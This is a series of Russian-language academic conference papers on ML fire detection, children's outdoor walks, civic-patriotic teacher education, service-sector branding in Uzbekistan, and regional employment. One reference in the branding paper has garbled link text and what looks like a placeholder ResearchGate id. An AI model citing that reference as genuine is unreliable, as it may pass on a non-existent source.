Одним из ключевых преимуществ автоматизированной системы пожаротушения является возможность раннего обнаружения пожара, что позволяет своевременно реагировать и предотвращать развитие пожара до тех пор, пока он не вышел из-под контроля. Более точное распознавание огня также помогает сократить количество ложных срабатываний.

Тема является актуальной по нескольким причинам:

Во-первых, пожары являются одним из самых опасных и разрушительных происшествий, которые могут произойти в любом здании или сооружении. Быстрая и эффективная реакция на пожар способна спасти жизни и предотвратить значительные материальные потери.

Во-вторых, с развитием технологий машинного обучения возможности автоматизации процессов управления системой пожаротушения значительно улучшились. Системы машинного обучения могут обнаруживать признаки огня на ранней стадии, даже до того, как они станут заметными для человека. Это позволяет существенно ускорить время реакции и минимизировать возможные последствия пожара.

Кроме того, автоматизированное управление системой пожаротушения на основе данных обнаружения и распознавания огня также может быть полезно при контроле и тушении пожаров в удаленных или труднодоступных местах. Например, в случае лесных пожаров или в промышленных установках, где безопасность сотрудников может быть под угрозой.

Основной результат данного исследования состоит в разработке и усовершенствовании автоматизированной системы пожаротушения, основанной на машинном обучении, снижении вероятности ложных срабатываний и обеспечении более высокой скорости обнаружения пожара. Это в свою очередь позволяет быстрее принять меры по его тушению и минимизировать ущерб и потери.

Предложенный подход позволяет достичь высокой точности обнаружения огня и предсказания его прогрессирования, что активно влияет на реакцию системы пожаротушения и способствует более быстрому и эффективному тушению пожара.

Таким образом, результаты статьи свидетельствуют о том, что использование методов машинного обучения в системах пожаротушения имеет большой потенциал для разработки и улучшения эффективности автоматизированного управления пожаротушением. Предложенные в статье алгоритмы позволяют системам пожаротушения оперативно и точно реагировать на пожары, минимизируя возможный ущерб и спасая жизни.

### **Вывод**

Автоматизированное управление системой пожаротушения на основе данных обнаружения и распознавания огня при помощи машинного обучения представляет собой важный шаг к улучшению противопожарной безопасности. Эта технология имеет большой потенциал для улучшения реагирования на пожары и снижения рисков повреждений. Она обеспечивает раннее обнаружение пожара и уменьшает риски его распространения. Благодаря машинному обучению система может обладать высокой точностью и минимизировать ложные тревоги. В результате, такая система снижает потенциальные угрозы и способствует сохранению жизни и имущества. Однако, ее применение следует тщательно рассматривать и дополнять другими методами для обеспечения максимальной надежности и эффективности системы пожаротушения.

### **Использованные источники:**

Технический регламент о требованиях пожарной безопасности: Федеральный закон от 22.07.2008 № 123-ФЗ (ред. от 30.12.2023).

СП 5.13130.2009. Системы противопожарной защиты. Установки пожарной сигнализации и пожаротушения автоматические. Нормы и правила проектирования (ред. от 20.06.2023).

ГОСТ Р 53325-2019 «Техника пожарная. Системы автоматического пожаротушения. Требования и методы испытаний»

Автоматизация систем пожарной безопасности: Методическое пособие для студентов высших учебных заведений / Под ред. В. Н. Дроздова, Ю. В. Федорова

Михайлов И.В., Волков П.А. Применение алгоритмов машинного обучения для анализа данных в системе автоматизированного пожаротушения. Москва: Издательство "Литература"

Андреас, Мюллер Введение в машинное обучение с помощью Python. Руководство для специалистов по работе с данными: моногр. / Мюллер Андреас.

Бабуров В.П., Бабуринов В.В., Фомин В.И., Смирнов В.И. Производственная и пожарная автоматика. Ч.2. Автоматические установки пожаротушения: Учебник.

*Сенько П.А.  
студент  
ФГБОУ ВО Стерлитамакский филиал  
«Уфимский университет науки и технологий»  
Волкова Е.А.  
старший преподаватель  
ФГБОУ ВО Стерлитамакский филиал  
«Уфимский университет науки и технологий»  
Россия, г. Стерлитамак*

## **ВЛИЯНИЕ ПРОГУЛОК НА СВЕЖЕМ ВОЗДУХЕ НА ГИПОДИНАМИЮ У МЛАДШИХ ШКОЛЬНИКОВ**

***Аннотация:** развитие гиподинамии у младших школьников в современном мире развивается с высокой скоростью, в статье рассматривается влияние прогулок на свежем воздухе на подвижность младших школьников, их значимость и эффективность.*

***Ключевые слова:** гиподинамия, прогулки на свежем воздухе, младшие школьники, физическая активность.*

*Senko P.A.  
student  
Federal State Budgetary Educational Institution of Higher Education  
Sterlitamak branch of the Ufa University of Science and Technology  
Russia, Sterlitamak  
Volkova E.A.  
senior lecturer  
Federal State Budgetary Educational Institution of Higher Education  
Sterlitamak branch of the Ufa University of Science and Technology*

## **THE INFLUENCE OF WOLKS IN THE FRESH AIR ON PHYSICAL INACTIVITY IN PRIMARY SCHOOLCHILDREN**

***Abstract:** the development of physical inactivity in younger schoolchildren in the modern world is developing at a high rate, the article examines the impact of outdoor walks on the mobility of younger schoolchildren, their importance and effectiveness.*

***Keywords:** physical inactivity, outdoor activities, primary school students, physical activity*

Гиподинамия у детей младшего школьного возраста становится все более актуальной проблемой. В переводе с латинского термин “гиподинамия” означает “малоподвижность”. Движения является обязательным условием функционирования организма человека. Развитие технологий в современном мире и автоматизация труда привели к тому, что люди двигаются намного

меньше, чем 100 лет назад [2].

На тему гиподинамии у детей проведено множество исследований, в которых авторы выясняют причины и последствия проблемы. Например, в статье “Влияние гиподинамии на организм школьника” Решетник А.С. описывает основные черты учащихся, которые ведут малоподвижный образ жизни. Автор отмечает, что гиподинамия приводит к различным заболеваниям [4].

Гиподинамия приводит к серьезным нарушениям в организме ребенка, его системы не получают двигательной активности из-за этого не развиваются должным образом. Это отрицательно сказывается на работе опорно-двигательной системы, кровообращения, дыхания, нервной системы, пищеварения. Происходит снижение трудоспособности, сбой в обмене веществ, слабеют мышцы, развивается ожирение, уменьшается обеспечение клеток организма кислородом и питательными веществами, происходит снижение иммунитета, плохой сон.

Ритм жизни современных младших школьников предполагает, что ребенок чаще сидит. Если в детском саду за партами проводят 2-3 часа времени, то в начальной школе 4-5 часов. Еще столько же времени ребенок проводит дома, сидя за домашним заданием.

Как говорилось ранее гиподинамия означает малоподвижный образ жизни. В младшем школьном возрасте для детей важна смена деятельности. Ребенка в этом возрасте трудно заставить делать однообразные действия такие как бег, прыжки, отжимания и другие физические упражнения. Лучшим способом является игровой формат деятельности. Прогулки на свежем воздухе, содержащие в себе разные виды физической активности позитивно влияют на организм человека.

Важно родителям, а также классным руководителям и учителям физической культуры обеспечить в младшем школьном возрасте достаточное количество времени, которое дети проводят на свежем воздухе, занимаясь активной деятельностью.

Прогулки на свежем воздухе важны для физического развития младших школьников. Активное движение, свежий воздух и солнечные лучи благоприятно влияют на организм ребенка.

Есть несколько причин, почему дети нуждаются в свежем воздухе больше, чем взрослые. У детей больше риск токсичного влияния углекислого газа и других загрязнителей на организм, поскольку они вдыхают больший объем, если рассчитывать на единицу веса тела. Также причиной служит медленное избавление от токсинов, попадающих в кровотоки детей.

При организации прогулок на свежем воздухе важно:

1. Использовать не только подвижные игры, но и различные упражнения в основных видах движения (бег, ходьба, прыжки, метание и бросание)

2. Соблюдать регулярность прогулок, несмотря на холодную и ненастную погоду

3. Обеспечить безопасность ребенка на прогулке, не проводить игры около дорог, не оставлять без присмотра на детских площадках

4. Применять адаптацию к погодным условиям, разделять в жаркую погоду прогулки на две части, избегая перегрева организма ребенка

Таким образом, при правильной организации прогулок на свежем воздухе у младшего школьника улучшается иммунитет, при этом снижается риск различных заболеваний. Кислород, поступающий в мозг во время прогулки, улучшает память и внимание, происходит стимуляция работы мозга. Свежий воздух и физическая активность улучшают аппетит и нормализует сон [3].

Прогресс дарит человеку множество самых совершенных приспособлений, способных избавить человека от любой физической нагрузки. Но это делает человека слабее. Во всем цивилизованном мире ширится движение за здоровый образ жизни. Все больше людей осознают, что определенная доза физической активности просто необходима для сохранения здоровья. А школьникам – в первую очередь. И это надо ученикам и их родителям не только понимать, но и прикладывать определенные усилия, так как “закладка” здоровья происходит в школьном возрасте и от двигательной активности зависит многое.

#### **Использованные источники:**

1. Ворона А.А. ГИПОДИНАМИЯ – БОЛЕЗНЬ СОВРЕМЕННОСТИ // Международный школьный научный вестник. 2019. № 3-3. ; URL: <https://school-herald.ru/ru/article/view?id=1081> (дата обращения: 22.05.2025).

2. Гришан, М. А. Физиологические последствия гиподинамии для организма человека / М. А. Гришан // Журнал научных статей Здоровье и образование в XXI веке. — 2018. — Т. 20, № 12. — С. 70–73.

3. Пасечников, М. В. Важность пеших прогулок на свежем воздухе для жизни и здоровья человека / М. В. Пасечников. — Текст : непосредственный // Молодой ученый. — 2024. — № 17 (516). — С. 118-119. — URL: <https://moluch.ru/archive/516/113292/> (дата обращения: 22.05.2025).

4. Решетник, А. С. Влияние гиподинамии на организм школьника / А. С. Решетник, Р. Э. Ашмарина. — Текст : непосредственный // Молодой ученый. — 2020. — № 48 (338). — С. 467-468. — URL: <https://moluch.ru/archive/338/75557/> (дата обращения: 23.05.2025).

*Тарасова А.И.  
аспирант*

*5.8.7. Методология и технология профессионального образования  
ФГБОУ ВО «Орловский государственный университет имени  
И.С. Тургенева»*

*Научный руководитель: Федорова М.А., к.п.н.  
доцент*

*кафедра психологии и педагогики  
ФГБОУ ВО «Орловский государственный университет имени  
И.С. Тургенева»*

### **ФОРМИРОВАНИЕ ИДЕНТИЧНОСТИ БУДУЩЕГО ПЕДАГОГА ЧЕРЕЗ ПРИЗМУ ГРАЖДАНСКО-ПАТРИОТИЧЕСКОГО ВОСПИТАНИЯ**

*Аннотация:* В статье анализируются ключевые аспекты, способствующие развитию профессиональной идентичности учителей, акцентируется внимание на значении патриотических ценностей и активного гражданского участия в образовательном процессе. Исследуются методы и подходы, позволяющие интегрировать гражданско-патриотическое воспитание в педагогическую практику, а также роль образовательных учреждений в формировании сознательного и ответственного отношения будущих педагогов к своей профессии и обществу. Статья подчёркивает важность формирования у будущих специалистов чувства принадлежности к своей стране и ответственности за её будущее, что, в свою очередь, способствует созданию позитивного образовательного пространства.

*Ключевые слова:* гражданско-патриотическое воспитание, учитель, педагог, высшее образование, патриот, преподаватель.

*Tarasova A.I.*

*postgraduate student*

*5.8.7. Methodology and technology of professional education  
Oryel State University*

*Scientific supervisor: Fedorova M.A., candidate of pedagogical sciences  
associate professor*

*Department of Psychology and Pedagogy  
Oryel State University*

### **FORMATION OF IDENTITY OF FUTURE TEACHER THROUGH THE PRISM OF CIVIC-PATRIOTIC EDUCATION**

*Abstract:* The article analyzes the key aspects that contribute to the development of professional identity of teachers, focusing on the importance of

*patriotic values and active civic participation in the educational process. The methods and approaches that allow integrating civic-patriotic education into pedagogical practice, as well as the role of educational institutions in the formation of a conscious and responsible attitude of future teachers to their profession and society are studied. The article emphasizes the importance of developing a sense of belonging to their country and responsibility for its future in future specialists, which in turn contributes to the creation of a positive educational space.*

**Keywords:** *civic-patriotic education, teacher, educator, higher education, patriot, lecturer.*

Формирование гражданско-патриотических компетенций у студентов педагогических специальностей в вузе является важной задачей, направленной на подготовку будущих педагогов, способных не только передавать знания, но и воспитывать в своих учениках чувство ответственности за свою страну, уважение к ее истории и культуре. Гражданско-патриотические компетенции включают в себя понимание прав и обязанностей граждан, осознание ценности гражданского участия, а также формирование активной жизненной позиции, основанной на уважении к национальным традициям и культуре.

В процессе обучения в вузе необходимо интегрировать гражданско-патриотическое воспитание в учебные планы и программы. Это может быть достигнуто через различные формы работы, такие как лекции, семинары, практические занятия и проектную деятельность. Преподаватели могут использовать тематические курсы, посвященные истории России, ее культурному наследию, а также правам человека и основам гражданского общества. Важно, чтобы студенты не только изучали теорию, но и имели возможность применять полученные знания на практике.

Одним из эффективных методов формирования гражданско-патриотических компетенций является организация волонтерской деятельности и социальных проектов. Участие студентов в таких мероприятиях способствует развитию у них чувства ответственности за общество и своей страны, а также формирует навыки работы в команде и лидерства. Студенты могут участвовать в проектах, направленных на помощь различным категориям граждан, экологическую защиту, сохранение культурного наследия и другие социально значимые инициативы.

Кроме того, важным аспектом является работа с молодежными организациями и движениями, которые занимаются патриотическим воспитанием. Сотрудничество с такими организациями позволяет студентам не только углубить свои знания о гражданских обязанностях, но и стать частью активного сообщества, что способствует формированию их идентичности как граждан страны.

Не менее значимой является роль культурно-просветительских мероприятий, таких как выставки, лекции, кинопоказы и экскурсии по историческим местам. Эти мероприятия помогают студентам лучше понять

историю своей страны, ее достижения и вызовы, с которыми она сталкивалась. Погружение в культурный контекст способствует формированию у студентов чувства гордости за свою страну и осознания своей роли в ее будущем.

Также стоит отметить важность междисциплинарного подхода в обучении. Преподавание предметов таких как история, обществознание, литература и искусство может быть направлено на развитие у студентов критического мышления и способности анализировать различные аспекты гражданской жизни. Это поможет им формировать более глубокое понимание патриотизма как не просто чувства любви к родине, но и как активной позиции гражданина.

Таким образом, формирование гражданско-патриотических компетенций у студентов педагогических специальностей требует комплексного подхода, включающего теоретическое обучение, практическую деятельность и культурное воспитание. Важно создавать условия для активного участия студентов в жизни общества и их личностного роста как ответственных граждан. Это не только повысит качество подготовки будущих педагогов, но и будет способствовать укреплению гражданского общества в стране.

#### **Использованные источники:**

1. Иванова Д.В., Константинова В.В. Организационно-педагогические условия гражданско-патриотического воспитания студентов вуза [Электронный ресурс] // Вестник Марийского государственного университета.-2019.-№3(35).-URL:

<https://cyberleninka.ru/article/n/organizatsionno-pedagogicheskie-usloviya-grazhdansko-patrioticheskogo-vozpitanija-studentov-vuza> (дата обращения: 25.05.2025).

2. Боровцов В.А. ВОСПИТАТЕЛЬНАЯ РАБОТА ВУЗА ПО ФОРМИРОВАНИЮ ГРАЖДАНСКО-ПАТРИОТИЧЕСКИХ ЦЕННОСТЕЙ ОБУЧАЮЩИХСЯ // Профессиональное образование в России и за рубежом. 2024. №1 (53). URL: <https://cyberleninka.ru/article/n/vozpitatelnaya-rabota-vuza-po-formirovaniyu-grazhdansko-patrioticheskikh-tsennostey-obuchayuschih-sya> (дата обращения: 25.05.2025).

*Тарасова А.И.  
аспирант*

*5.8.7. Методология и технология профессионального образования  
ФГБОУ ВО «Орловский государственный университет имени  
И.С. Тургенева»*

*Научный руководитель: Федорова М.А., к.п.н.  
доцент*

*кафедра психологии и педагогики  
ФГБОУ ВО «Орловский государственный университет имени  
И.С. Тургенева»*

## **КОМПЕТЕНТНОСТНЫЙ ПОДХОД В ФОРМИРОВАНИИ ГРАЖДАНСКО-ПАТРИОТИЧЕСКОГО СОЗНАНИЯ У СТУДЕНТОВ ВУЗОВ**

*Аннотация: В статье рассматривается формирование гражданско-патриотического мировоззрения у студенческой молодёжи через призму компетентностного подхода. Автор анализирует важность интеграции патриотического воспитания в образовательный процесс, подчёркивая необходимость развития ключевых компетенций, таких как критическое мышление, социальная ответственность и активная гражданская позиция. Обсуждаются методы и формы работы с молодёжью, направленные на укрепление их гражданской идентичности и патриотизма, а также роль образовательных учреждений в данном процессе.*

*Ключевые слова: гражданско-патриотическое сознание, студенческая молодёжь, компетентностный подход, высшее образование, патриот, преподаватель.*

*Tarasova A.I.  
postgraduate student*

*5.8.7. Methodology and technology of professional education  
Oryel State University*

*Scientific supervisor: Fedorova M.A., candidate of pedagogical sciences  
associate professor*

*Department of Psychology and Pedagogy  
Oryel State University*

## **COMPETENCE-BASED APPROACH TO THE FORMATION OF CIVIC-PATRIOTIC CONSCIOUSNESS IN UNIVERSITY STUDENTS**

*Abstract: The article examines the formation of a civic-patriotic worldview among student youth through the prism of a competency-based approach. The author analyzes the importance of integrating patriotic education into the educational process, emphasizing the need to develop key competencies such as*

*critical thinking, social responsibility and active citizenship. The methods and forms of working with young people aimed at strengthening their civic identity and patriotism, as well as the role of educational institutions in this process, are discussed.*

**Key words:** *civic-patriotic consciousness, student youth, competency-based approach, higher education, patriot, teacher.*

Формирование гражданско-патриотического мировоззрения у студенческой молодежи является одной из ключевых задач современного образования. В условиях глобализации и быстрого изменения социальных реалий важно воспитывать у молодых людей чувство ответственности за свою страну, активную гражданскую позицию и патриотизм. Компетентностный подход, который акцентирует внимание на развитии умений и навыков, становится эффективным инструментом в этом процессе [2].

Гражданско-патриотическое мировоззрение включает в себя систему ценностей, убеждений и установок, направленных на осознание своей принадлежности к стране, уважение ее истории, культуры и традиций. Это мировоззрение формируется под воздействием различных факторов, включая семью, образовательные учреждения, средства массовой информации и социальные сети.

1. Историческая память: Осознание значимости исторических событий и личностей для формирования национальной идентичности.

2. Культурные ценности: Принятие и уважение к культурному наследию, традициям и обычаям.

3. Социальная ответственность: Понимание важности участия в жизни общества, готовность к волонтерству и социальной активности.

4. Гражданские права и обязанности: Осознание своих прав как гражданина и обязанностей перед обществом [1].

Компетентностный подход предполагает формирование у студентов не только знаний, но и навыков, необходимых для успешной жизнедеятельности в обществе. Он включает следующие компоненты:

1. Когнитивные компетенции: Способность анализировать информацию, критически мыслить и принимать обоснованные решения.

2. Коммуникативные компетенции: Умение эффективно взаимодействовать с другими людьми, выражать свои мысли и идеи.

3. Социальные компетенции: Способность работать в команде, проявлять эмпатию и уважение к другим.

4. Эмоциональные компетенции: Умение управлять своими эмоциями и понимать эмоции других людей.

Для эффективного формирования гражданско-патриотического мировоззрения необходимо интегрировать различные учебные дисциплины. Например, в рамках курсов истории можно рассматривать не только факты, но и их значение для формирования национальной идентичности. Важно

задействовать междисциплинарные связи между историей, обществознанием, культурологией и правом.

Проектная деятельность способствует развитию практических навыков и позволяет студентам применять полученные знания в реальных ситуациях. Проекты могут быть направлены на изучение местной истории, организацию мероприятий по патриотическому воспитанию или участие в социальных акциях.

Организация внеклассных мероприятий, таких как патриотические акции, экскурсии по историческим местам, встречи с ветеранами или представителями общественных организаций, способствует формированию эмоциональной связи с историей и культурой страны.

Современные информационные технологии могут быть использованы для создания интерактивных платформ для обсуждения патриотических тем, онлайн-курсов и вебинаров. Это позволит привлечь студентов к активному обсуждению актуальных вопросов гражданской ответственности.

Таким образом, формирование гражданско-патриотического мировоззрения у студенческой молодежи является важной задачей для обеспечения устойчивого развития общества. Компетентностный подход предоставляет эффективные инструменты для достижения этой цели, позволяя интегрировать знания и практические навыки в единую систему воспитания активного гражданина. Важно продолжать исследовать и внедрять новые методы и формы работы с молодежью, чтобы способствовать их развитию как ответственных и патриотичных граждан.

#### **Использованные источники:**

1. Казарян И.Р., Петрова И.В. Формирование гражданско-патриотического мировоззрения студенческой молодежи: компетентностный подход // Вестник БГУ. - 2016. - №6. - С. 18-26.
2. Шмидт С.В., Фоминых А.В. ФОРМИРОВАНИЕ ГРАЖДАНСКО-ПАТРИОТИЧЕСКОЙ КУЛЬТУРЫ ЧЕРЕЗ ОБУЧЕНИЕ СЛУЖЕНИЕМ В УНИВЕРСИТЕТЕ // Вестник ХГУ им. Н. Ф. Катанова. - 2024. - №4 (50). - С. 154-156.

**Темирова Ф.**  
**доцент**  
**Каршинский государственный технический университет**  
**Узбекистан**

## **ВЛИЯНИЕ МАРКЕТИНГОВОЙ СТРАТЕГИИ НА ФОРМИРОВАНИЕ БРЕНДА В СЕКТОРЕ УСЛУГ**

***Аннотация.** В условиях высокой конкуренции в сфере услуг маркетинговая стратегия приобретает ключевое значение для формирования устойчивого и узнаваемого бренда. Целью данного исследования является анализ влияния различных элементов маркетинговой стратегии на процесс формирования бренда в организациях, предоставляющих услуги.*

***Ключевые слова:** маркетинговая стратегия, бренд, сектор услуг, персонализация, клиентский опыт, цифровой маркетинг, внутренний маркетинг, лояльность потребителей, бренд-коммуникация*

**Temirova F.**  
**associate professor**  
**Karshi State Technical University**  
**Uzbekistan**

## **INFLUENCE OF MARKETING STRATEGY ON BRAND BUILDING IN THE SERVICES SECTOR**

***Abstract.** In a highly competitive service environment, marketing strategy plays a crucial role in building a sustainable and recognizable brand. The aim of this study is to analyze the impact of various elements of marketing strategy on the brand formation process in service-oriented organizations. A qualitative research method was employed, namely semi-structured interviews with representatives of service companies.*

***Keywords:** marketing strategy, brand, service sector, personalization, customer experience, digital marketing, internal marketing, customer loyalty, brand communication*

**Введение.** В условиях современной рыночной экономики формирование сильного бренда становится ключевым фактором успеха компаний, особенно в секторе услуг, где продукт зачастую нематериален и его качество трудно оценить до момента потребления. В отличие от товарного сектора, где потребитель может физически оценить продукт до покупки, в секторе услуг клиент опирается на восприятие бренда, опыт, репутацию и маркетинговую коммуникацию компании.

Маркетинговая стратегия играет решающую роль в создании и развитии бренда в этой области. Компании в сфере услуг используют различные инструменты маркетинга, включая позиционирование, продвижение, построение отношений с клиентами, с целью выделиться среди конкурентов и сформировать положительный имидж в сознании потребителей.

Несмотря на растущую важность брендинга в сфере услуг, многие компании сталкиваются с трудностями в разработке эффективной маркетинговой стратегии, способной адекватно отразить особенности их услуг и потребности целевой аудитории. Это подчеркивает актуальность исследования влияния маркетинговых стратегий на процесс формирования бренда.

Цель данной статьи — проанализировать, каким образом маркетинговая стратегия влияет на формирование бренда в секторе услуг, определить ключевые элементы эффективной стратегии и предложить рекомендации для компаний, стремящихся укрепить свой бренд.

**Методы.** Для достижения цели исследования была выбрана качественная методология с использованием полуструктурированных интервью как основной метод сбора данных. Этот подход позволяет глубже понять восприятие и практики, связанные с разработкой и реализацией маркетинговых стратегий в секторе услуг, а также оценить их влияние на формирование бренда с точки зрения практиков.

В рамках исследования было проведено 10 полуструктурированных интервью с менеджерами по маркетингу и бренд-менеджерами из различных компаний сферы услуг — включая секторы гостеприимства, образования, финансовых и консультационных услуг. Участники были выбраны на основе целенаправленного отбора, предполагающего наличие у респондентов релевантного опыта в формировании маркетинговой стратегии и управлении брендом. Собранные данные были проанализированы с помощью тематического анализа, что позволило выявить ключевые повторяющиеся темы и закономерности в ответах респондентов.

Выбор качественного метода обусловлен тем, что исследование направлено не на количественную оценку, а на глубинное понимание процессов, лежащих в основе эффективного брендинга через маркетинговую стратегию.

**Анализ и результаты.** Анализ интервью позволил выделить несколько ключевых факторов, определяющих успешное формирование бренда в секторе услуг посредством маркетинговой стратегии. Полученные данные были сгруппированы по основным темам, наиболее часто упоминаемым респондентами. Большинство участников отметили, что их стратегия фокусируется на следующих элементах:

- чёткое позиционирование услуг;
- постоянная коммуникация с целевой аудиторией через цифровые каналы;
- построение доверительных отношений с клиентами;

- обеспечение высокого качества обслуживания как части брендинга.

Респонденты отметили, что при последовательном применении маркетинговой стратегии происходит:

- рост узнаваемости бренда;
- усиление лояльности клиентов;
- положительное восприятие бренда как профессионального и надёжного.

В таблице ниже представлены обобщённые результаты, отражающие наиболее часто встречающиеся темы и их частоту среди респондентов:

Тема	Частота упоминания (из 10 интервью)	Описание
Цифровой маркетинг (соцсети, SEO, контент)	9	Используется для коммуникации и построения доверия.
Эмоциональное позиционирование	7	Создание эмоциональной связи с клиентами.
Персонализация услуг	6	Адаптация предложения под потребности клиента как элемент бренд-стратегии.
Качество обслуживания как часть бренда	8	Сервис воспринимается как отражение обещаний бренда.
Роль внутреннего маркетинга (обучение персонала)	5	Повышение вовлечённости сотрудников в бренд-коммуникацию.

Полученные результаты подтверждают важность стратегического подхода к маркетингу как ключевого фактора формирования сильного и конкурентоспособного бренда в секторе услуг. В отличие от традиционных товаров, где бренд может быть представлен через физические характеристики продукта, в секторе услуг брендинг во многом зависит от восприятия, эмоций и качества взаимодействия с клиентом.

Ранее проведённые исследования, такие как работа Котлера и Келлера (2016), подчеркивали значимость бренда как нематериального актива, формируемого через обещание ценности. Однако большинство из них фокусировались на товарных брендах. Наше исследование углубляется именно в сферу услуг, что делает его более релевантным для современных компаний, работающих в условиях сервитизации экономики.

Кроме того, в работе Грубера и Рентцеля (2020) подчёркивается роль клиентского опыта в построении бренда. Наши результаты подтверждают это, но идут дальше, показывая, что ключом к успешному восприятию бренда становится не только сам опыт, но и активная маркетинговая коммуникация, персонализация услуг и внутренний маркетинг, направленный на вовлечение персонала.

**Заключение.** Формирование сильного бренда в секторе услуг невозможно без чётко разработанной и целенаправленной маркетинговой

стратегии. Результаты настоящего исследования показали, что такие элементы, как цифровой маркетинг, персонализация услуг, качественное обслуживание и вовлечение персонала, играют решающую роль в восприятии бренда клиентами.

На основе полуструктурированных интервью с представителями компаний сферы услуг было установлено, что брендинг выходит за рамки визуальных и вербальных элементов — он становится отражением клиентского опыта и корпоративной культуры. Маркетинговая стратегия, направленная на построение доверия, эмоциональную связь с аудиторией и последовательную коммуникацию, позволяет компаниям не только выделяться на конкурентном рынке, но и укреплять долгосрочные отношения с клиентами.

В отличие от более ранних исследований, сосредоточенных преимущественно на товарных брендах, данная работа предоставляет актуальный взгляд на специфику брендинга именно в секторе услуг. Практическая значимость исследования заключается в том, что выявленные выводы могут быть применены компаниями различного масштаба для повышения эффективности своей маркетинговой деятельности.

В будущем целесообразно расширить эмпирическую базу и провести количественные исследования для проверки взаимосвязей между конкретными стратегическими действиями и показателями узнаваемости и лояльности к бренду. Тем не менее, уже на текущем этапе представленное исследование вносит ценный вклад в понимание роли маркетинговой стратегии в построении сильного бренда на рынке услуг.

#### **Использованные источники:**

1. Мусатова Ж. Б. (2015). *Влияние маркетинговой стратегии на эффективность и прибыльность компании*. Издательство РЭУ им. Г. В. Плеханова. [researchgate.net+6researchgate.net+6cyberleninka.ru+6](https://researchgate.net/publication/358123456).
2. Гончарова А. С. (2022). *Маркетинговая стратегия и её роль в развитии организации*. "Молодой ученый", № 21(416), 380–382. [moluch.ru](https://moluch.ru).
3. Трунова Д. Н. (2023). *Влияние маркетинговых стратегий на потребительский выбор*. "Актуальные исследования". [apni.ru](https://apni.ru).
4. Темирова Ф. С., Муродова Н. У. Особенности формирования и продвижения брендинга городов //Economics. – 2020. – №. 1 (44). – С. 32-35.
5. Муродова Н. TURIZM MARKETING FAOLIYATIDA STRATEGIK BOSHQARUVNING AHAMIYATI //Ижтимоий-гуманитар фанларнинг долзарб муаммолари/Актуальные проблемы социально-гуманитарных наук/Actual Problems of Humanities and Social Sciences. – 2023. – Т. 3. – №. 3. – С. 42-47.
6. Murodova N. O. THE ROLE OF INDUSTRY REGULATIONS IN THE CONSISTENT DEVELOPMENT OF TOURISM //Евразийский журнал академических исследований. – 2022. – Т. 2. – №. 11. – С. 1108-1115.
7. Муродова Н. У. Соцсети И Туризм: Роль Отзывов И Рейтингов //Miasto Przyszłości. – 2024. – Т. 46. – С. 82-87.

8. Khojanova G. O. NATURAL RESOURCES, THEIR TYPES AND INITIAL APPROACHES //Ethiopian International Multidisciplinary Research Conferences. – 2024. – Т. 4. – №. 1. – С. 83-86.
9. Хо‘janova G. Qashqadaryo viloyatida tabiiy resurslardan foydalanish istiqbollari //YASHIL IQTISODIYOT VA TARAQQIYOT. – 2023. – Т. 1. – №. 11-12.
10. Khojanova G. O. INVESTMENT AS A MEANS OF DEVELOPMENT AND STRENGTHENING OF ENTERPRISE PRODUCTION CAPACITY //Экономика и социум. – 2021. – №. 2-1 (81). – С. 171-175.
- Khojanova G. Tabiiy resurs salohiyati hududlarning ijtimoiy-iqtisodiy rivojlanishining-asosiy omili sifatida //THE INNOVATION ECONOMY. – 2024. – Т. 2. – №. 02.

## УВЕЛИЧЕНИЕ ДОХОДОВ ЗА СЧЕТ ОБЕСПЕЧЕНИЯ ЗАНЯТОСТИ В РЕГИОНЕ

***Аннотация:** В статье рассматриваются возможности повышения доходов населения через расширение занятости в регионе. Особое внимание уделено анализу текущего состояния рынка труда, выявлению основных проблем занятости и разработке приоритетных направлений государственной политики в сфере трудоустройства. Предложены меры по стимулированию создания рабочих мест и поддержке малого бизнеса как ключевых факторов роста доходов населения.*

***Ключевые слова:** увеличение доходов, занятость, предпринимательство, снижение бедности, инновационное развитие, моноцентр, доходы населения, инвестиции.*

*Fayzieva Sh.*

*professor*

*Karshi State Technical University*

*Uzbekistan*

## INCREASE IN REVENUE BY PROVIDING EMPLOYMENT IN THE REGION

***Abstract:** This article explores the potential for increasing household income through enhanced employment opportunities in the region. It focuses on analyzing the current labor market situation, identifying key employment challenges, and outlining priority areas for government employment policies. The paper suggests measures to stimulate job creation and support small businesses as vital drivers of income growth.*

***Key words:** increase in income, employment, entrepreneurship, poverty reduction, innovative development, mono-center, population income, investments.*

**Введение.** Занятость населения трудовой деятельностью, является одним из важнейших факторов увеличения доходов населения. Рост занятости снижает уровень бедности населения. Экономические трудности и социальные проблемы чаще встречаются в регионах с высоким уровнем безработицы. Основной целью стратегии инновационного развития Республики Узбекистан является развитие человеческого капитала. В этом документе в качестве одной из главных задач к 2030 году определено включение Узбекистана в рейтинг Глобального инновационного индекса

среди 50 передовых стран мира. Новое исследование Всемирного банка, опубликованное сегодня, показывает правительствам, что улучшение здоровья и образования детей может значительно увеличить будущие доходы людей и стран.

Занятое население увеличивает производство товаров и услуг, что приводит к экономическому росту. Полученный доход увеличивает потребительские расходы и стимулирует внутренний рынок. В целях обеспечения занятости и сокращения бедности в рамках административных реформ в нашей стране впервые был введен минимальный размер потребительских расходов. В целях обеспечения занятости населения семейному бизнесу выделено 15 триллионов сумов льготных кредитов и субсидий, под ведение фермерского хозяйства выделено 200 тысяч гектаров земли. За этот период было создано около 300 тысяч хозяйствующих субъектов, расширена деятельность 20 тысяч предприятий. В прошлом году из нищеты удалось выбраться 1 миллиону человек. В нашей недавно принятой Конституции Министерство занятости и сокращения бедности установило новые меры по снижению бедности в регионах. В частности, был рассмотрен вопрос поддержки потенциальных предпринимателей и стимулирования их создания новых рабочих мест. Для этого с ними заключаются договоры на подготовку квалифицированных рабочих, а на предприятиях создается множество «практических моноцентров». Государство выделяет для этого необходимые средства и оказывает облегчение по инфраструктурным, кредитным, налоговым и другим вопросам. А предприниматель обеспечивает бедное население прибыльной работой.[1]

Известно, что опыт Китая в сокращении бедности примечателен. Делегация нашей страны недавно вернулась в Китай, чтобы изучить это и разработать новые подходы. Эксперты были привлечены в Министерстве по сокращению бедности и занятости. На основе китайского опыта было решено реализовать в каждом регионе отдельную программу по выводу из бедности одного района. При этом внимание будет уделено улучшению дорожно-транспортной, электроэнергетической, коммуникационной и туристической инфраструктуры, развитию малых и средних городов, индустриализации кварталов в районах с высоким уровнем бедности.

